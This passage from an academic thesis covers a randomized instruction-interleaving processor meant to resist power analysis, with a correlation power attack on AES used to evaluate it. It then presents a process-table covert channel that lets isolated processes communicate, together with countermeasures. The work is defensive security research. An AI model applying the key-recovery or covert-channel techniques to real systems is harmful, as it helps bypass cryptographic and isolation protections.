However, instruction 5 has been sent to $\mathcal{Q}_0$, but has a source (2nd inst.) that is assigned $\mathcal{Q}_1$. A `brr` is therefore inserted to ensure instruction 2 has been processed on $\mathcal{Q}_1$ (Figure 6.24f). The same reasoning applies to instruction 6 (Figure 6.24g).

The algorithm proceeds to the 7th and last instruction, which is assigned to $\mathcal{Q}_0$. This instruction requires the content of registers `A` and `X`. Since X is affected by Q_1, a `crr` is necessary to synchronize its value (Figure 6.24h).

Table 6.4 illustrates the queues once this procedure has completed. The instruction `brr LABEL_1_1` on $\mathcal{Q}_0$ ensures that this queue will be stalled until `ldx` is processed by $\mathcal{Q}_1$. The `brr LABEL_0_1` instruction on $\mathcal{Q}_1$ has a comparable effect on $\mathcal{Q}_1$. The `crr LABEL_0_2,A` instruction will transfer the contents of register `A` from $\mathcal{Q}_0$ after `inca` has finished.

Table 6.4: Queues after applying Algorithm 22.

Instruction	$\mathcal{Q}_0$	$\mathcal{Q}_1$
1	`lda mem1`	`ldx mem2`
2	`LABEL_0_1:`	`LABEL_1_1:`
3	`inca`	`incx`
4	`LABEL_0_2:`	`brr LABEL_0_1`
5	`brr LABEL_1_1`	`stx mem1`
6	`sta mem2`	`crr LABEL_0_2,A`
7	`-`	`mul`




Figure 6.24: Iterations of Algorithm 22 on Figure 6.23.




Figure 6.24: Iterations of Algorithm 22 on Figure 6.23 (cont'd).




Figure 6.25: CμP architecture.




Figure 6.26: CPA: Correct key guess for four 8-bit subkeys (standard 68HC05)




Figure 6.27: CPA: Correct key attempts for four 8-bit subkeys (CμP 68HC05)

6.2.4 Implementation

6.2.4.1 The CμP architecture

The CμP (Figure 6.25) has two separated register banks, an *Alternator* and a common core including an ALU and control logic.




Figure 6.28: Temporal distribution of three eors in final AES round. 200 Executions.

Each register bank duplicates registers A, X, the Flags, Stack Pointer and Program Counter. The *Multiplexer* can change the data path between the two banks based on the queue being run. The Alternator is also composed of a *Shuffler Switch* that randomly shuffles two instruction streams and a *Thread Synchronizer* that checks if the fetched instruction is an xrr. The Alternator controls that $\mathcal{Q}_0$ and $\mathcal{Q}_1$ are run in correct order using xrrs.

Algorithm 22 decides to assign instructions with no dependences to the shorter queue to strive to keep queues equal in size. But dependences may affect the symmetry in queue sizes. So the shuffler must be capable of shuffling in proportion of queue sizes. Proportional shuffling results in two queues with fair execution time shares based on their sizes so as to minimize the idle time of short queues. To that end a random number generator outputs a queue index $i \in \{0, 1\}$ with probabilities $L_0/(L_0 + L_1)$ and $L_1/(L_0 + L_1)$ respectively, where L_i is the size of Q_i. To construct this dynamically biased generator we used the hardware permutation technique of [BHT01] and [BM06]. These keyed hardware permutation generators are fast enough to produce an element $i \in \{0, 1\}$ at each clock cycle. Using a permutation function $\Pi(k, L)$ where k is the key and $L = L_0 + L_1$ is the length of permutation, it is possible to generate a random permutation Π of $(1, 2, \ldots, L_0 + L_1)$ and then construct a switch $S(i, \Pi)$ that returns 0 if i appears in Π at a position ℓ_i such that $1 \leq \ell_i \leq L_i$, and returns 1 if $L_0 + 1 \leq \ell_i \leq L_0 + L_1$. In other words $S(i, \Pi)$ acts as an oracle informing the CμP which queue must be unleashed to run instruction i.

6.2.4.2 Choosing a CPU core

The CμP was implemented in VHDL. The design includes a 68HC05 core[28], the Alternator, ROM, two clone register banks and a 32-bit LFSR (as a simple Shuffler). Since we have simulated the CμP on ModelSim 6.3, no I/O ports were required. All input and output vectors are stored in files by the VHDL simulator. The implementation was used to generate the simulated power traces necessary for side-channel evaluation. We used the Hamming distance variation of all registers to model dynamic power consumption [TV05].

We also developed a code splitting tool in C++. The tool accepts a program in 68HC05 assembly, extracts all dependences into several graphs, applies the alternation algorithms to these graphs and outputs two binary code streams. The binary code is then imported into ROM. Our method requires the CμP to implement the two new xrr opcodes. Luckily the 68HC05 instructions table has several unused opcodes (e.g. 0x90, 0x91 and 0x92). We hence assigned 0x90, 0x91, 0x92 and 0x93 to brr, crr A, crr X and crr flags instructions respectively. If $\mathcal{Q}_0$ contains an instruction such as brr 0x1234 then $\mathcal{Q}_0$ should be stalled until PC_2 reaches 0x1234. Likewise, if $\mathcal{Q}_0$ contains an instruction such as crr A,0x1234 then $\mathcal{Q}_0$ should be stalled until PC_2 reaches 0x1234 and then the contents of register A of $\mathcal{Q}_1$ would be transferred to the register A of $\mathcal{Q}_0$.

[28]Recall that the Motorola 68HC05 core has an 8-bit accumulator A, an 8-bit index register X, a 16-bit Program Counter PC and a few basic flags[29]. The CPU can address $\ell \leq 2^{16} = 64$k one-byte memory locations denoted $M[0], \ldots, M[\ell - 1]$.

6.2.4.3 Area and speed penalty

Table 6.5 compares the simulation results of a standard 68HC05 with those of its corresponding CμP on Xilinx Spartan-6 FPGA. Adding an extra register bank and the code alternation circuits increased area by about 20% in terms of registers and 7% in LUTs and decreased speed by about 4%.

Table 6.5: Performance and Area on a Xilinx xc6slx4-3tqg144 FPGA

Design	**Regs**	**LUTs**	**Freq.**
Standard 68HC05	137	1288	120 MHz
CμP 68HC05	165	1375	115 MHz
Ratio between designs	1.02	1.07	0.96

6.2.5 Correlation power attack experiments

To benchmark our CμP design, we implemented a naive 128-bit AES in 68HC05 assembly.

We then mounted a simple Correlation Power Attack (CPA) [BCO04] that targets the $\mathrm{AddRoundKey}$ subroutine during the final AES encryption round. In $\mathrm{AddRoundKey}$, the secret key is exclusive-ored (`eor` instruction) with data. Knowing implementation details, spotting this `eor` is easy. Since the 68HC05 is an eight-bit microprocessor, the 128-bit final round key is processed by a 16-round loop, each iteration of which performs an 8-bit `eor`. We attack the first 8 bits of the key in the first iteration.

The target clock cycle t_0, in which the first 8-bit `eor` takes place, was determined experimentally to be the 15232$^{\text{nd}}$. t_0 is followed by fifteen remaining `eors` which occur every 245 cycles. We examine all 256 possible byte values at t_0. To give a brief description of the attack, assume that D and C are data bytes values before and after the final AES round, and K represents the eight bits of the final round sub-key. Then

$$C = \mathrm{ShiftRows}(\mathrm{SubBytes}(D)) \oplus K \tag{6.1}$$

To ensure that the 68HC05 AES implementation is vulnerable to CPA, we performed the attack with the CμP working as a single queue CPU. We ran 200 encryptions using random inputs with a fixed key and gathered all simulated power traces.

The leakage model used in CPA [BCO04; MOP07] is based on Hamming distance, and provides a linear estimation of power consumption. The model consists in measuring the number of bit flips (transitions from 0 to 1 or *vice versa* at the transistor level) from an original (unknown) rest state R. Therefore for each trace i, the power consumption P_i during t_0 where the D_i (the final round input) is converted to C_i (the final round output) is related to:

$$\mathrm{HammingDist}(C_i, D_i) \tag{6.2}$$

and for each 256 possible 8-bit key hypothesis K_j $j \in \{0, ..., 255\}$ there are 256 possible D_{ij}s (see Equation (6.1)). The idea is to compute the Hamming distance between C_i and D_{ij} for execution i, with a key hypothesis j. This Hamming distance, denoted h_{ij}, is compared to the power effectively used by the device during t_0, denoted P_i. A correct guess j would result in a high correlation between the model h_{ij} and P_i, as measured by Pearson's correlation formula:

$$\rho_j = \frac{1}{(n-1)\sigma_h \sigma_p} \sum_{i=0}^{n} \left(h_i - \bar{h}\right)\left(P_i - \overline{P}\right) \tag{6.3}$$

where n is the number of power traces, $\overline{P}$ is the mean value of power traces at t_0 and σ_p is the standard deviation of all the P_is. $\bar{h}$ is the mean value of the Hamming distance of all traces with standard deviation of σ_h.

The correct key causes a significant spike in ρ as is shown in Figure 6.26 where first four subkeys are shown in different colors. Each spike represents the most correlated key value for one of the four (8-bit) subkeys.

Next, we have run the same attack on the CμP. Figure 6.27 shows the result of CPA targeting four bytes of the final sub-keys. Figure 6.28 illustrates how three `eors` in the final round of AES (1$^{\text{st}}$, 2$^{\text{nd}}$, and 3$^{\text{rd}}$)

were scattered over the CPU cycles for 200 execution instances. In this experiment, CPA fails to identify the correct key. In general, if the correlation coefficient is divided by T, then in average T^2 times more traces are required to achieve the same accuracy level [MOP07]. In Figures 6.26 and 6.27, the correlation coefficient at t_0 for 4 key bytes has decreased from 1 to 0.06.

The CμP's resistance against CPA can be tested experimentally by using more execution traces. Table 6.6 shows the number of successfully discovered sub-keys, along with number of evaluated traces. Full disclosure of the AES key requires at least 90000 traces.

Table 6.6: Evaluating CμP resistance against CPA.

Traces	**Correct sub-keys**
50000	0
60000	2
70000	5
80000	14
90000	16

6.2.6 Conclusion

This paper introduced the use of randomized instruction interleaving as a side-channel countermeasure. The new CPU architecture interleaves randomly the execution of two instruction queues. These queues are generated from a single target algorithm, whose functionality is preserved.

Since the instructions' execution order varies between runs, fixed patterns in power consumption vanish, and the device resists side-channel attacks such as SPA and CPA.

6.3 Process table covert channels

Abstract

How to securely run untrusted software? A typical answer is to try to isolate the actual effects this software might have. Such counter-measures can take the form of memory segmentation, sandboxing or virtualisation. Besides controlling potential damage this software might do, such methods try to prevent programs from peering into other running programs' operation and memory.

As programs, no matter how many layers of indirection in place, are really being run, they consume resources. Should this resource usage be precisely monitored, malicious programs might be able to communicate in spite of software protections.

We demonstrate the existence of such a covert channel bypassing isolations techniques and IPC policies. This covert channel that works over all major consumer OSes (Windows, Linux, MacOS) and relies on exploitation of the process table. We measure the bandwidth of this channel and suggest countermeasures.

This is joint work with Jean-Michel Cioranesco, Houda Ferradi, and David Naccache, and was published as [CFG+16a].

6.3.1 Introduction

A process table is a data structure in RAM holding information about the processes currently handled by an operating system. This information is generally considered harmless and visible to all processes and to all users, with only minor exceptions, on a vanilla system[30]. However, as pointed out by Qian et al. [QMX12]:

> *"Even though OS statistics are aggregated and seemingly harmless, they can leak critical internal network/system state through unexpected interactions from the on-device malware and the off-path attacker"*

Indeed, several papers [JS12; ZW09; QMX12] used data from the `procfs` on Linux systems to compromise network or software security. Namely, [ZW09] could recover user's keystrokes based on registry information, and [QMX12; QM12; JS12] accessed other programs' memory to mount a network attack. In all such cases, attacks relied on additional information about the target process (such as instruction pointers or register values) which were publicly available. Following these attacks the `procfs` default access right policy was changed in recent Linux versions.

This paper describes and analyzes a new covert channel exploiting the process table that can be used reliably and stealthily to bypass process isolation mechanisms, thereby allowing inter-process communication on all major operating systems. Malicious programs exploiting this strategy do not need any specific permissions from the underlying operating system. Contrary to earlier attacks, we do not assume any additional information (registry values etc.) to be available.

Prior work. Whilst, to the best of the authors' knowledge, the problem of covert channel communication through process IDs (PIDs) was not formally addressed so far, the intuition that such channels exist must have been floating around, since most modern OSes currently randomize their process IDs. Interestingly, as we will later show, randomization makes our attacks *easier*.

Most known attacks on the process table exploited public information such as registry values [JS12; ZW09; QMX12]. Such information can be used directly or indirectly to recover sensitive data such as keys or keystrokes.

A long-standing bug of the BSD `procfs` became widely known in 1997 and relied on the possibility to *write* in the `procfs`, due to incorrect access right management. In that scenario, an unprivileged process A forks off a process B. Now A opens `/proc/pid-of-B/mem`, and B executes a setuid binary. Though B now has a different euid than A, A is still able to control B's memory via `/proc/pid-of-B/mem` descriptor. Therefore A can change B's flow of execution in an arbitrary way.

Besides these design flaws, many implementation mistakes led to a wealth of practical and powerful exploits against BSD's `procfs` in the early 2000's [NN97; Ete00; FU04; THJ+00].

There is also trace of an old Denial-of-Service remote attack dubbed the "process table attack" [Ken99; DAR00]. According to [Mar01, p. 93] this attack was developed by the MIT Lincoln Labs for DARPA to be

[30] Somes patches, such as `grsecurity` for Linux, may restrict the visibility of the process table. However, `grsec`'s default configuration doesn't affect our discussion.

used as part of intrusion detection systems. Their approach relies on the hypothesis that the only limit to how many TCP connections are handled is the number of processes that the server can fork. This is by no means still the case on modern systems, rendering this attack completely inoperant. Note that instead of causing a DoS, the same approach could be used as a covert channel [Gli94, p. 109].

6.3.2 Preliminaries

6.3.2.1 Covert channels

Covert channels were introduced in [Lam73], and subsequently analyzed in [Lip75; SGL+77; Hus78]. They are communication channels that enable communication between processes, which are not supposed to interact as per the computer's access control policy. We stress that the notion of covert channels is distinct from that of (legitimate) communication channels that are subjected to access controls. Covert channels are also distinct from side channels, which enable an attacker to gather information about an entity without this entity's collaboration.

Detecting covert channels is unfortunately generally hard, although general methodologies for doing so exist (e.g. [Kem83]). Indeed, such channels may have devastating effects. Modern platforms implement a variety of security features meant to isolate processes and thus prevent programs from communicating, unless authorized by the security policy.

When modern counter-measures are not available, e.g. on mobile platforms, protecting against covert channels is very challenging. To further complicate things, many stake-holders take part in the development of mobile software and hardware (e.g. OEM handset manufacturers, telecommunication providers or carriers, application developers, and the device owner). For lack of better solutions, trusted execution environments (TEE) such as TrustZone emerged. These TEEs rely on hardware security resources present in the mobile platform which are not necessarily accessible to application developers and end-users.

6.3.2.2 Process IDs, process table, and forking

Processes running on top of an OS are given a unique identifier called process ID, or PID. The PID enables the OS to monitor which programs are running, manage their permissions, perform maintenance tasks, and control inter-process communication.

Historically, PIDs were allocated in sequence: Starting at 0 and incrementing until a system-specific maximum value, skipping over PIDs that belong to running programs. On some systems such as MPE/iX the lowest available PID is used, in an effort to minimize the number of process information kernel pages in memory. Every process knows its own PID[31].

Complex applications also leverage process IDs. One typical example is forking: A process creates a copy of itself, which now runs alongside its parent. The PID of a parent process is known to the child process[32], while the child's PID — different from that of the parent — is returned to the parent. The parent may, for example, wait for the child to terminate[33], or terminate the child process. Between the moment a child process dies, and its parent reaps its return value, the child process is in a special *zombie* state[34].

Fork is the primary method of process creation on Unix-like operating systems, and is available since the very first version of Unix [TR71]. For DOS/Windows systems lacking fork support, the almost equivalent `spawn` functionality was supplied as a replacement for the fork-exec combination.

On Unix-like systems, information about all currently running processes (including memory layout, current execution point, open file descriptors) is stored in a structure called the process table. Whenever a process forks to create a child, the entire process table entry is duplicated, which includes the open file entries and the their file pointers — this is in particular how two processes, the parent and the child, can share an open file.

By default on Unix-like systems, the complete process table is public and accessible as a file through the `procfs`. Alternatively, non-root users can execute the `ps -efl` command to access the detailed table. On Microsoft Windows platforms (XP and above) the list is accessible through the `EnumProcesses` API[35].

[31] For instance using the `getpid()` system call on Unix-like OSes, or the `GetCurrentProcessId()` API on Windows platforms.
[32] For instance using a `getppid()` system call on Unixes.
[33] For instance using the `waitpid()` function on Unixes.
[34] See the Unix System V Manual entry: http://www-cdf.fnal.gov/offline/UNIX_Concepts/concepts.zombies.txt.
[35] See https://msdn.microsoft.com/en-us/library/windows/desktop/ms682623(v=vs.85).aspx.

For the sake of simplicity we used Python 3.4 with the `psutil` library to abstract these implementation details away. We thus have a wrapper function `ps` that works on all major platforms and provides us with process information.

6.3.3 Overview of the attack

6.3.3.1 Assumptions

We consider two programs A and B, and for the sake of clarity consider that A wants to send information to B. We assume that the operating system can freely implement any process isolation technique of its choosing, while allowing the following minimalistic assumptions:

1. A can fork[36];

2. B can see A and its forks in the process table.

Even though there are restrictions on the number of forks that a process can launch, this limit is usually larger than one. In this work we only require the ability to launch *one fork* at a time. Forking at least once is nearly always possible. The second assumption is not unreasonable, as most systems expose all processes, including those launched by other (potentially priviledged) users and the kernel. Furthermore, tools such as `unhide`[37] try to detect hidden processes by comparing the outputs of different programs and looking for inconsistencies. Similar techniques could be implemented by B even if the OS tries to restrict process visibility.

The idea here is to exploit the fact that PIDs are public and immediately visible to construct a covert channel.

6.3.3.2 Naive approach

First, assume that no processes other than A and B are being run. When A forks, the number of visible PIDs increases. When that forked process dies, the PIDs' population decreases. B queries the process table repeatedly and monitors the differences between successive counts — which are interpreted as 0s or 1s.

Now what happens to this approach when we remove the assumption that no other processes are running? New processes are launched by the OS and by users. Old processes die. This may cause process table modifications at any time.

Depending on the situation, it may happen that such perturbations are rare, and do not impact communication between the malicious programs. If this is the case, then the covert channel reaches its maximal capacity, determined by the time $t = \max(t_f, t_k)$ that it takes to fork or kill a program. In that scenario, A and B may use differential Manchester encoding (alknown known as F2F encoding): one of the two bits, i.e., "0" or "1", is represented by no transition at the beginning of a pulse period and a transition in either direction at the midpoint of a pulse period; the other is represented by a transition at the beginning of a pulse period and a transition at the midpoint of the pulse period. The covert channel capacity is therefore $1/2\tau$ bits/s, where $\tau \geq t$ is a timestep on which both parties agreed beforehand.

If however, the number and frequency of parasitic processes being created or killed is not negligible, this approach quickly fails, and requires a stronger handling of noise. Such a situation occurs on busy servers and workstations being actively used.

6.3.3.3 Handling noise

It might happen that when new processes are created, their PIDs are predictable — oftentimes the smallest available one. To some extent, this information could be used to deal with noise. However, such an approach would fail if processes are removed from the process table (and new ones start reusing the freed spots), and therefore wouldn't be reliable over time. We assume instead that the PIDs are attributed at random.

Let p be a prime number. If x and y are distributed uniformly modulo p, then $x + y$ is also distributed uniformly modulo p. We make use of this fact in the following way: when a process is created or deleted,

[36] Or, equivalently, A can launch at least a process and later kill it.
[37] See http://www.unhide-forensics.info/.

the sum of the PIDs modulo p changes to a value S which is, approximately, chosen uniformly at random modulo p.

Let T be a target value, consider the following algorithm.

1. Let $f \leftarrow 0$.
2. If $S = T$ go to 1.
3. If $S \neq T$ and $f = 0$, the main process A creates a fork[38] A'.
4. If $S \neq T$ and $f = 1$, the process A' kills itself.

Note that, assuming that there is no noise, this succeeds in setting $S = T$ in expected p iterations. In other terms, if there is no external process creation or deletion during p iterations, S is set to the target value T.

The strategy consists in running this algorithm continuously. Whenever there is a change in the process table, forks are created or deleted until the desired target sum is reached.

Note that, in the absence of noise, and if the OS attributes PIDs *deterministically*, then this algorithm may fail, as it could be stuck oscillating between two incorrect S values.

Channel capacity. Assume that external process creation or deletion happens on average every Δ time units (one could consider a Poisson distribution for instance). If it takes a time t_S for A to query S and t_f to fork (or kill a fork), then it takes an expected time $p(t_S + t_f)$ to reach the target value. Therefore this algorithm sends $\lfloor \Delta / p(t_S + t_f) \rfloor / \Delta$ elements of $\mathbb{Z}_p$ per elementary time unit. Hence, channel capacity is:

$$C(p) = \frac{\lfloor \Delta / p(t_S + t_f) \rfloor \log_2 p}{\Delta} \text{ bit/s}$$

Note that Δ should be large enough, namely $\Delta > p(t_S + t_f)$, for the channel to allow sending data at all. $C(p)$ is maximal for $p = 2$, which incidentally makes implementation easier.

If one wishes to send data faster, error-correcting codes (such as LPDC) may be used to thwart the effect of noise and make communication reliable at higher rates.

6.3.4 Countermeasures

A number of solutions can be implemented at various levels to counter the attacks described in this paper. A prerequisite is the precise definition of the attack model. If we assume that the receiver and the sender use a *known* transmission process whose parameters are potentially known (for instance a key k shared between the sender and the receiver) then we can imagine *ad hoc* countermeasures targeting the specific transmission process and/or k. If, on the other hand the communication process is unknown then a number of generic countermeasures can be devised to try and prevent unauthorized transmission in general.

Because an important number of information leakage methods can be imagined and designed, this section will only deal with generic countermeasures. Note that we *do not* claim that any of the generic methods below will have a guaranteed effect on *all* PID-based covert channels.

6.3.4.1 Restricting process visibility

A most natural approach is simply to make PID information invisible to processes. At first glance, restricting (even partially) process visibility solves the issue, as two mutually invisible processes cannot communicate as described in this paper. To some extent, this is the kind of strategy employed by security patches such as `grsec` for Linux.

However, such a policy has limits. Indeed, there are processes that *need* to communicate and IPC was precisely designed to enable that. The goal is not to prevent any process from communicating with any other process, but to allow so *if and only if* such communication is permitted by the OS's security policy. It is sensible to try and hide kernel-related and other sensitive processes from untrusted programs, however it is not a good idea to isolate all processes from one another.

This policy restriction has the disadvantage of grandly reducing system functionally. Furthermore this counter-measure is vulnerable to transitive attacks, whereby a process acts as a relay between two mutually

[38] It is assumed that the forked process knows that $f = 0$. This value could be sent as command line argument for instance.

